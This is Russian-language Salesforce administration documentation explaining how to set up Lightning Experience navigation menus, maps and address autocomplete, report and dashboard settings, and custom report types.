Чтобы запустить мастер, в меню «Настройка» в поле быстрого поиска введите **Меню навигации**.

Сначала присвойте имя для меню навигации.

После этого мастер покажет список всех элементов, которые могут входить в меню навигации. Перетащите нужные элементы из списка доступных элементов слева (1) в список элементов меню навигации справа (2). Чтобы изменить порядок следования элементов в меню, перетащите их. Чтобы удалить элементы, перетащите их обратно в список доступных элементов слева. По завершении список элементов меню навигации справа будет отражать порядок следования этих элементов в меню навигации.




Затем выберите пользовательские профили (1), для которых должно отображаться это меню навигации (2).

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Professional Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Готово! Вы создали меню навигации.

## Замечания по меню навигации Lightning Experience

Это увлекательная часть. Нужно решить, какие элементы разместить в меню навигации. Помните об этих замечаниях при создании настраиваемых меню навигации Lightning Experience для своей организации.

### Составление плана

Во-первых, выясните у пользователей их приоритеты. Настройка меню навигации дает уникальную возможность взаимодействия с пользователями. У каждой группы пользователей свои приоритеты. Вместе с ними выясните, какие объекты имеют для них наивысший приоритет.

- Проводите опросы.
- Планируйте совместные обеды. Никто не откажется бесплатно пообедать, и практически все всегда с радостью делятся своим мнением.

Сделайте создание меню навигации частью своей стратегии развертывания. Рекомендуем создавать меню во время развертывания Lightning Experience.

- См. раздел «Разработка стратегии развертывания для Lightning Experience» в справке Salesforce.
- См. модуль Trailhead «Развертывание Lightning Experience». В нем содержится много отличных идей по сбору отзывов пользователей.

Какие объекты можно добавлять в меню навигации? Работа над платформой Lightning Experience еще идет. И с каждым новым выпуском появляются новые объекты, однако некоторые объекты в Lightning Experience до сих пор не поддерживаются.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Professional Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Не все объекты из средства запуска приложений можно размещать в меню навигации. Однако легко узнать, какие можно. При запуске мастера он выводит список всех элементов, которые можно включить в меню.

Создайте основной список объектов, которые нужны всем в организации. А затем выберите из него подписки для каждой группы пользователей.

- Некоторые объекты, такие как начальная страница, задачи и лента, универсальны.
- Важные объекты для одной группы могут не иметь особого значения для других групп. Удалите элементы с низким приоритетом из пользовательских профилей или разместите их в нижней части меню.
- Есть ли объекты с низким приоритетом для всех? Исключите их из меню навигации совсем. Пользователи всегда могут найти редко используемые приложения в средстве запуска приложений.

## Добавьте приложения

Клонируйте меню навигации.

- Проще всего создать меню навигации, взяв существующее. Возьмите созданный основной список и добавьте его в первое меню.
- А в остальных меню навигации измените порядок объектов в соответствии с пользовательским профилем. Или удалите их все вместе. Перетащите их из списка «Элементы меню навигации» в список «Доступные элементы».

Добавьте приложения в свое меню навигации.

- Приложение Salesforce — это набор вкладок, работающих как единое целое для выполнения доступных функций. Можно создавать настраиваемые приложения, соответствующие вашим рабочим задачам.
- Для добавления приложений в меню навигации каждая вкладка представлена в виде отдельного элемента в списке доступных элементов. Установите нужный порядок вкладок, чтобы они располагались в меню навигации рядом друг с другом.

## Назначение пользовательских профилей

Мы попытались избавить вас от возможных ошибок. Если вы где-то ошибетесь, всегда можно вернуться к меню по умолчанию.

- Меню навигации по умолчанию является частью Salesforce. Оно полностью идентично меню выпуска Winter '16: те же объекты в том же порядке. Меню по умолчанию нельзя редактировать.
- Если удалить пользовательский профиль из меню навигации и не поместить его в другое меню, ему автоматически будет назначено меню по умолчанию.
- Если удалить настраиваемое меню навигации из пользовательского профиля, не указав замены, то профиль переключается обратно на меню по умолчанию.

### **Меню навигации можно назначить нескольким пользовательским профилям**

- Для предоставления разным типам пользователей своих меню навигации эти меню назначаются в соответствующие пользовательские профили. Одно меню навигации можно назначить нескольким пользовательским профилям.
- Например, если в вашем подразделении продаж имеется семь разных групп, всем им можно назначить одно меню навигации.

### **Одно меню навигации на пользовательский профиль**

- В пользовательском профиле может быть только одно меню навигации. Если назначить меню навигации пользовательскому профилю, у которого уже есть назначенное меню навигации, новое меню заменяет старое.

- Пользователи, относящиеся к этому профилю, сразу же увидят новое меню навигации. Имейте это в виду при создании новых меню навигации. Если пользователи внезапно увидят отличное от привычного меню навигации, вам начнут звонить.

## Другие замечания

### В меню навигации учитываются полномочия пользователей

Если у пользователя нет полномочий на доступ к объекту, этот объект не будет отражаться в его меню навигации.

### Настраиваемые меню навигации зависят от выпуска

Количество доступных настраиваемых меню навигации зависит от выпуска платформы. Можно создать до 10 меню навигации в выпусках Enterprise, Performance и Developer. В выпуске Professional можно иметь не более пяти меню. В выпуске Unlimited число доступных меню навигации ограничено двумя.

## Карты и службы расположений

Функция «Карты и службы расположений» использует карты Google для отображения карт для стандартных адресных полей, включения возможности создания карт Visualforce и ввода новых адресов путем автозаполнения.

Изображение карты генерируется только в том случае, если адрес содержит поля улицы и города, а также поле области, почтового индекса или страны. В противном случае, карта не отображается на странице сведений о записи.

Изображение карты является статическим, но его выбор инициирует открытие карт Google на новой вкладке обозревателя (при использовании настольного компьютера) или приложения «Карты» (при использовании мобильного устройства).

Если организация поддерживает автономный доступ к приложению Salesforce 1, то при включении автономного режима карта не отображается.

Чтобы включить карты и службы расположений организации, выполните указанные ниже действия.

1. Введите строку «*Карты*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Параметры карт и расположение**», затем щелкните **<b>«Правка»</b>**.
2. Установите флажок «Включить функцию "Карты и службы расположений"».
3. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров карт и расположения:

- «Настройка приложения»

## Автозаполнение для стандартных адресов

При необходимости включите функцию автозаполнения стандартных адресов для всех пользователей Salesforce1. Данная функция позволяет пользователям заполнять стандартные адресные поля и просматривать раскрывающийся список возможных совпадений.

Ниже перечислены страны, для которых поддерживается оптимизация отображаемых результатов.

- США
- Япония
- Великобритания
- Канада
- Австралия
- Германия
- Франция
- Нидерланды
- Бразилия
- Испания
- Россия
- Швеция

Чтобы включить функцию автозаполнения для стандартных адресных полей, выполните указанные ниже действия.

1. Введите строку «*Карты*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Параметры карт и расположение**», затем щелкните **<b>«Правка»</b>**.
2. Установите флажок «Включить автозаполнение для стандартных адресных полей».
3. Нажмите кнопку «**Сохранить**».

### Прим.:

- Автозаполнение стандартных адресных полей доступно во всех версиях Salesforce1 и Lightning Experience.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров карт и расположения:

- «Настройка приложения»

## Настройка отчетов и панелей мониторинга

Система позволяет настраивать отчеты и панели мониторинга согласно текущим требованиям пользователей относительно доставки данных.

Чтобы перейти на эту страницу, введите строку «*Отчеты*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры отчетов и панелей мониторинга»**.

### [Предоставление пользователям отчетов и панелей мониторинга доступа к функциям удобства](#)

При необходимости включите или отключите некоторые функции пользовательского интерфейса, позволяющие повысить эффективность использования отчетов и панелей мониторинга. Данные параметры переопределяют только способ работы, поэтому не влияют на данные, возвращаемые в отчетах и панелях мониторинга.

### [Предоставление пользователям возможности подписки на уведомления об отчетах](#)

Разрешите пользователям подписываться на отчеты для получения уведомлений при выполнении указанных ими показателей.

### [Настройка электронных уведомлений для отчетов и панелей мониторинга](#)

Система позволяет выбирать способ уведомления пользователей об изменениях в используемых отчетах и панелях мониторинга.

### [Настройка типа настраиваемого отчета](#)

*Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. Отчеты содержат только те записи, которые соответствуют критериям, заданным в типе отчета.

### [Включение расширенного общего доступа к отчетам и панелям мониторинга](#)

При включении общего доступа к аналитике система Salesforce преобразует текущие уровни доступа пользователей к папкам в новые более подробные уровни доступа.

### [Настройка архивного трендинга](#)

Чтобы предоставить пользователям доступ к отчетам по архивным трендам, воспользуйтесь фильтрами для настройки объема собираемых данных. Затем выберите нужные поля.

СМ. ТАКЖЕ:

[Обновление мастера отчетов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»



## Предоставление пользователям отчетов и панелей мониторинга доступа к функциям удобства

При необходимости включите или отключите некоторые функции пользовательского интерфейса, позволяющие повысить эффективность использования отчетов и панелей мониторинга. Данные параметры переопределяют только способ работы, поэтому не влияют на данные, возвращаемые в отчетах и панелях мониторинга.

### Предоставление пользователям возможности просмотра плавающих заголовков отчетов

Плавающие заголовки отчетов позволяют отображать заголовки строк и столбцов при прокручивании результатов отчетов.

### Предоставление пользователям возможности быстрого поиска панелей мониторинга

Средство поиска панелей мониторинга использует функцию автоматического заполнения для быстрого поиска нужных панелей мониторинга на вкладке «Панели мониторинга» путем ввода первых символов нужного имени в фильтр поиска.

### Предоставление пользователям возможности публикации компонентов панели мониторинга в Chatter

Снимки компонентов панели мониторинга позволяют пользователям публиковать статические изображения компонентов панели мониторинга в ленты Chatter, делая снимки общедоступными.

### Исключение отказа от ответственности за распространение конфиденциальной информации из отчетов

По умолчанию нижние колонтитулы отчетов содержат отказ от ответственности «Конфиденциальная информация: не распространять!». Отказ от ответственности напоминает пользователям о необходимости внимательного выбора аудитории во избежание возможности просмотра отчетов сторонними лицами. При необходимости отказ от ответственности может быть исключен из отчетов.

### Показать расширенные диаграммы в Salesforce1

Отображает расширенные диаграммы пользователей в Salesforce1. Расширенные диаграммы подобны диаграммам в Lightning Experience: просмотр подробных сведений перед детализацией отчета, фильтрование отчетов касанием сегментов диаграммы, а также изменение типа диаграммы.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

## Предоставление пользователям возможности просмотра плавающих заголовков отчетов

Плавающие заголовки отчетов позволяют отображать заголовки строк и столбцов при прокручивании результатов отчетов.

Плавающие заголовки отчетов позволяют пользователям прокручивать длинные отчеты до самого конца, не возвращаясь в начало страницы для просмотра заголовков столбцов.

Кроме того, плавающие заголовки поддерживают сортировку данных в соответствующих столбцах. В этом случае отчет обновляется, а пользователи переходят в начало страницы результатов.

Плавающие заголовки доступны для табличных, сводных и матричных отчетов.

1. Введите строку «*Отчеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры отчетов и панелей мониторинга**».
2. Установите или снимите флажок «**Включить плавающие заголовки отчетов**».
3. Нажмите кнопку «**Сохранить**».

## Предоставление пользователям возможности быстрого поиска панелей мониторинга

Средство поиска панелей мониторинга использует функцию автоматического заполнения для быстрого поиска нужных панелей мониторинга на вкладке «Панели мониторинга» путем ввода первых символов нужного имени в фильтр поиска.

Все панели мониторинга, соответствующие введенному тексту, динамически отображаются в раскрывающемся списке. Сначала отображаются недавно просмотренные панели мониторинга, а затем все остальные панели мониторинга, отсортированные по папкам в алфавитном порядке. Первые 1 000 результатов отображаются в отдельном списке; остальные результаты отображаются по 500 записей на страницу. Пользователи могут просматривать панели мониторинга только в доступных папках. Чтобы использовать статический раскрывающийся список, снимите данный флажок.

Данный параметр включен по умолчанию.

1. Введите строку «*Отчеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры отчетов и панелей мониторинга**».
2. Установите или снимите флажок «**Включить средство поиска панелей мониторинга**».
3. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

## Предоставление пользователям возможности публикации компонентов панели мониторинга в Chatter

Снимки компонентов панели мониторинга позволяют пользователям публиковать статические изображения компонентов панели мониторинга в ленты Chatter, делая снимки общедоступными.

1. Убедитесь, что панели мониторинга поддерживают функцию отслеживания лент Chatter.
2. Введите строку «*Отчеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры отчетов и панелей мониторинга**».
3. Установите или снимите флажок «**Включить снимки компонентов панели мониторинга**».

 **Важное замечание:** Данный параметр позволяет переопределять параметры доступности панели мониторинга и делать снимки доступными всем пользователям Chatter. Данный параметр позволяет быстро публиковать временные данные без добавления пользователей в папки панелей мониторинга. Однако пользователи могут непреднамеренно опубликовать важную или конфиденциальную информацию.

## Исключение отказа от ответственности за распространение конфиденциальной информации из отчетов

По умолчанию нижние колонтитулы отчетов содержат отказ от ответственности «Конфиденциальная информация: не распространять!». Отказ от ответственности напоминает пользователям о необходимости внимательного выбора аудитории во избежание возможности просмотра отчетов сторонними лицами. При необходимости отказ от ответственности может быть исключен из отчетов.

1. Введите строку «*Параметры отчетов и панелей мониторинга*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры отчетов и панелей мониторинга**».
2. Установите флажки «**Исключить отказ от ответственности из экспортированных отчетов**» и «**Исключить отказ от ответственности со страниц выполнения отчета и версии для печати**».
3. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

## Показать расширенные диаграммы в Salesforce1

Отображает расширенные диаграммы пользователей в Salesforce1. Расширенные диаграммы подобны диаграммам в Lightning Experience: просмотр подробных сведений перед детализацией отчета, фильтрование отчетов касанием сегментов диаграммы, а также изменение типа диаграммы.

### ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»



После включения расширенных диаграмм они будут отображаться для всех пользователей в Salesforce1, независимо от приложения, используемого в полной версии сайта Salesforce — Lightning Experience или Salesforce Classic.

1. Введите строку «*Параметры отчетов и панелей мониторинга*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры отчетов и панелей мониторинга**».
2. Выберите **Показать расширенные диаграммы в Salesforce1**.
3. Нажмите кнопку «**Сохранить**».

Перед включением расширенных диаграмм обратите внимание на следующие ограничения.

- Конические, точечные и табличные диаграммы не поддерживаются и отображаются в форме горизонтальных диаграмм. Линейные диаграммы с накоплением не поддерживаются и отображаются в форме линейных диаграмм.
- В расширенных диаграммах отображаются только 100 первых групп в порядке сортировки по умолчанию.
- Публикация расширенных диаграмм в Chatter не поддерживается.
- При открытии Salesforce1 панели мониторинга не сохраняются автоматически на ваше устройство для просмотра в автономном режиме. Однако при просмотре панели мониторинга она сохраняется в кэше устройства, поэтому позже ее можно просмотреть в автономном режиме.

## Предоставление пользователям возможности подписки на уведомления об отчетах

Разрешите пользователям подписываться на отчеты для получения уведомлений при выполнении указанных ими показателей.

1. В меню «Настройка» введите «Уведомления об отчетах» в поле «Быстрый поиск», затем выберите «Уведомления об отчетах».
2. Чтобы включить уведомления об отчетах, установите соответствующий флажок.
3. Нажмите кнопку «Сохранить».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров  
отчетов и панелей  
мониторинга:

- «Настройка приложения»

## Настройка электронных уведомлений для отчетов и панелей мониторинга

Система позволяет выбирать способ уведомления пользователей об изменениях в используемых отчетах и панелях мониторинга.

1. В меню «Настройка» введите строку «*Электронные уведомления*» в поле «Быстрый поиск», затем выберите пункт «**Электронные уведомления**».
2. Чтобы изменить уведомления организации, установите или снимите перечисленные ниже флажки.


### Разрешить отправку отчетов и панелей мониторинга пользователям портала

Если данный параметр включен, то отчеты и панели мониторинга могут быть отправлены всем внутренним пользователям и пользователям портала, указанным в качестве получателей. Если данный параметр отключен, то уведомления об обновлении отчетов и панелей мониторинга могут быть отправлены только внутренним пользователям Salesforce.

По умолчанию данный параметр отключен и доступен в версиях Enterprise Edition, Unlimited Edition и Performance Edition при использовании клиентского или партнерского портала.

### Использовать изображения, совместимые с Lotus Notes, в сообщениях эл. почты с панелями мониторинга

Уведомления об обновлении панели мониторинга могут быть отправлены выбранным пользователям после выполнения запланированного обновления панели мониторинга. По умолчанию сообщения эл. почты с панелями мониторинга, отправляемые системой Salesforce, содержат графические файлы .png, которые не поддерживаются приложением Lotus Notes. Чтобы разрешить системе Salesforce использование графических файлов .jpg, поддерживаемых приложением Lotus Notes, при отправке панелей мониторинга по эл. почте, установите флажок «Использовать изображения, совместимые с Lotus Notes, в сообщениях эл. почты с панелями мониторинга». Данный параметр отображается только при наличии полномочия «Планирование панелей мониторинга».

 **Прим.:** Размер сообщений эл. почты, содержащих изображения, которые поддерживаются приложением Lotus Notes, значительно больше, а качество изображений может быть ниже.

3. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:

- «Настройка приложения»

## Настройка типа настраиваемого отчета

*Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. Отчеты содержат только те записи, которые соответствуют критериям, заданным в типе отчета.

Например, администратор может создать тип отчета, отображающий только заявки о приеме на работу, содержащие резюме; соответственно, заявки без резюме не отображаются. При необходимости администратор может задать отображение записей, которые *могут* иметь связанные записи (например, заявки с или без резюме). В этом случае отчеты, созданные на основе данного типа, отображают все заявки, независимо от наличия резюме.

При необходимости создайте типы настраиваемых отчетов, которые могут использоваться для составления отчетов по отчетам и панелям мониторинга организации. Чтобы определить тип настраиваемого отчета, выберите пункт «Отчеты» или «Панели мониторинга» в раскрывающемся списке «Основной объект» на странице «Создать тип настраиваемого отчета».



**Совет:** Ниже перечислены некоторые способы использования созданного типа отчета.

- Добавьте тип настраиваемого отчета в приложения, загруженные в каталог Force.com AppExchange.
- Пользователи, назначенные в качестве переводчиков и обладающие полномочием «Просмотр настройки и конфигурации», могут переводить типы настраиваемых отчетов с помощью средства перевода.

### 1. Создание типа настраиваемого отчета

Выберите основной объект, который должен поддерживаться новым типом отчета, а затем введите имя и описание. Чтобы временно скрыть данный тип отчета от пользователей, выберите режим «В разработке».

### 2. Добавление дочерних объектов в тип настраиваемого отчета

Чтобы разрешить отчетам извлечение данных не только из основного объекта, рекомендуем добавить как минимум один связанный объект в тип отчета.

### 3. Создание макета поля для отчетов, созданных на основе типа настраиваемого отчета

Чтобы выбрать стандартные и настраиваемые поля, доступные для отображения при создании или запуске отчета на основе типа настраиваемого отчета, определите тип настраиваемого отчета и выберите взаимосвязи объектов.

### 4. Управление типами настраиваемых отчетов

Созданный тип настраиваемого отчета доступен для настройки, редактирования и удаления.

### 5. Ограничения для типов отчетов

Данный раздел содержит некоторые ограничения, позволяющие гарантировать высокую производительность и доступность типов настраиваемых отчетов.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или  
обновления типов  
настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов  
настраиваемых отчетов:

- «Изменение всех данных»

## Создание типа настраиваемого отчета

Выберите основной объект, который должен поддерживаться новым типом отчета, а затем введите имя и описание. Чтобы временно скрыть данный тип отчета от пользователей, выберите режим «В разработке».

1. В разделе «Настройка» введите «*Типы отчетов*» в поле «Быстрый поиск», затем выберите «**Типы отчетов**».
2. Нажмите кнопку «**Создать тип настраиваемого отчета**».
3. Выберите нужное значение раскрывающегося списка «Основной объект».


### Совет:

- Для выбора доступны все объекты, даже те, которые недоступны пользователю для просмотра. Данный алгоритм позволяет создавать типы отчетов для самых разных пользователей.
- Основной объект не может быть изменен после сохранения типа отчета.
- Если основным объектом типа отчета является настраиваемый объект, то удаление настраиваемого объекта инициирует автоматическое удаление типа отчета и всех отчетов, созданных на его основе.
- Удаление объекта из типа отчета инициирует автоматическое удаление всех ссылок на данный объект и связанные объекты из отчетов и панелей мониторинга, созданных на основе данного типа.

4. Заполните поля «Метка типа отчета» и «Имя типа отчета».

Длина метки не должна превышать 50 символов. Данное имя используется интерфейсом SOAP API.


5. Введите описание типа настраиваемого отчета. Длина описания не должна превышать 255 символов.

 **Прим.:** Описание должно быть содержательным и четко определять данные, доступные для отчетов. Например: «*Организации с контактами. Отчеты по организациям и их контактам. Организации без контактов не отображаются.*».

6. Выберите категорию для хранения типа настраиваемого отчета.

7. Установите переключатель в поле «Статус развертывания».

- Установите переключатель «В разработке», если выполняется редактирование или тестирование. Данный переключатель скрывает тип отчета и его отчеты ото всех пользователей, кроме пользователей с полномочием «Управление типами настраиваемых отчетов». Создание и выполнение отчетов посредством разрабатываемых типов отчетов доступно только при наличии данного полномочия.
- Чтобы предоставить всем пользователям доступ к типу отчета, установите переключатель «Развернуто».

 **Прим.:** Параметр «Статус развертывания» типа настраиваемого отчета меняет значение «Развернуто» на значение «В разработке», если основным объектом является настраиваемый объект, параметр «Статус развертывания» которого меняется аналогичным образом.

8. Нажмите кнопку «**Далее**».

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»



 **Прим.:** Разработчик может редактировать тип настраиваемого отчета после выпуска управляемого пакета и добавлять новые поля. Подписчики получают данные изменения автоматически при установке новой версии управляемого пакета. Тем не менее разработчики не могут удалять объекты или поля из типа отчета после выпуска пакета. Если удалить поле в типе настраиваемого отчета, который входит в состав управляемого пакета, а удаленное поле использовалось в области или в группе, тогда отобразится сообщение об ошибке.

СМ. ТАКЖЕ:

[Добавление дочерних объектов в тип настраиваемого отчета](#)

### Добавление дочерних объектов в тип настраиваемого отчета

Чтобы разрешить отчетам извлечение данных не только из основного объекта, рекомендуем добавить как минимум один связанный объект в тип отчета.

1. Щелкните поле под основным объектом.
2. Выберите дочерний объект.  
Поиск возвращает только связанные объекты.

 **Совет:** Чтобы ускорить поиск объектов, воспользуйтесь полем поиска.

3. Выберите один из указанных ниже критериев для каждого дочернего объекта.
  - Каждая запись "А" должна иметь как минимум одну связанную запись "Б". Отчет отображает только родительские записи с дочерними записями.
  - Записи "А" могут иметь или не иметь связанные записи "Б". Отчет отображает родительские записи, независимо от наличия дочерних записей.

Если объект «Пользователи» является основным, выберите дочерние объекты по полю (например, «Организации (Ответственный за организацию)» или «Организации (Создано)»).

4. Добавьте не более трех дочерних объектов.  
Количество дочерних объектов определяется выбранным объектом.
5. Нажмите кнопку «**Сохранить**».



**Пример:**

- Если объект А может иметь или не иметь объект Б, то все последующие объекты автоматически включают связь «с или без» для типа настраиваемого отчета. Например, если организации являются основным объектом, а контакты — дополнительным объектом, при этом организации могут иметь или не иметь контакты, то любые объекты третьего и четвертого порядка, добавленные в тип настраиваемого отчета, используют связь «с или без» по умолчанию.
- Если объект А не имеет объекта Б, то результаты отчета для объекта Б отображают пустые поля. Например, если пользователь выполняет отчет по организациям с контактами или без контактов, то результаты отчета по организациям без контактов отображают пустые поля контактов.
- Условие «ИЛИ» не может использоваться для фильтрации объектов отчета, объект А которого может иметь или не иметь объект Б. Например, при вводе

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или  
обновления типов  
настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов  
настраиваемых отчетов:


- «Изменение всех данных»

критерия фильтрации «*Имя организации*» начинается с "М" ИЛИ *Личное имя контакта*» начинается с "М"» отображается сообщение об ошибке, уведомляющее о вводе недопустимого критерия фильтрации.

- Параметр табличных отчетов «Ограничение строк» отображает только поля основного объекта для отчетов, созданных на основе типов настраиваемых отчетов, где объект А может иметь или не иметь объект Б. Например, отчет по организациям с контактами или без контактов отображает только поля организаций. Поля объектов после взаимосвязи «с или без» для типов настраиваемых отчетов не отображаются. Например, отчет «Организации с контактами с или без обращений» отображает только поля организаций и контактов. Более того, текущие отчеты могут не запускаться или пропускать параметр «Ограничение строк», если они созданы на основе типов настраиваемых отчетов, где обязательные взаимосвязи объектов заменены необязательными.

## Создание макета поля для отчетов, созданных на основе типа настраиваемого отчета


Чтобы выбрать стандартные и настраиваемые поля, доступные для отображения при создании или запуске отчета на основе типа настраиваемого отчета, определите тип настраиваемого отчета и выберите взаимосвязи объектов.

 **Прим.:** Настраиваемые поля отображаются в типах настраиваемых отчетов только после их добавления в соответствующий макет страницы.


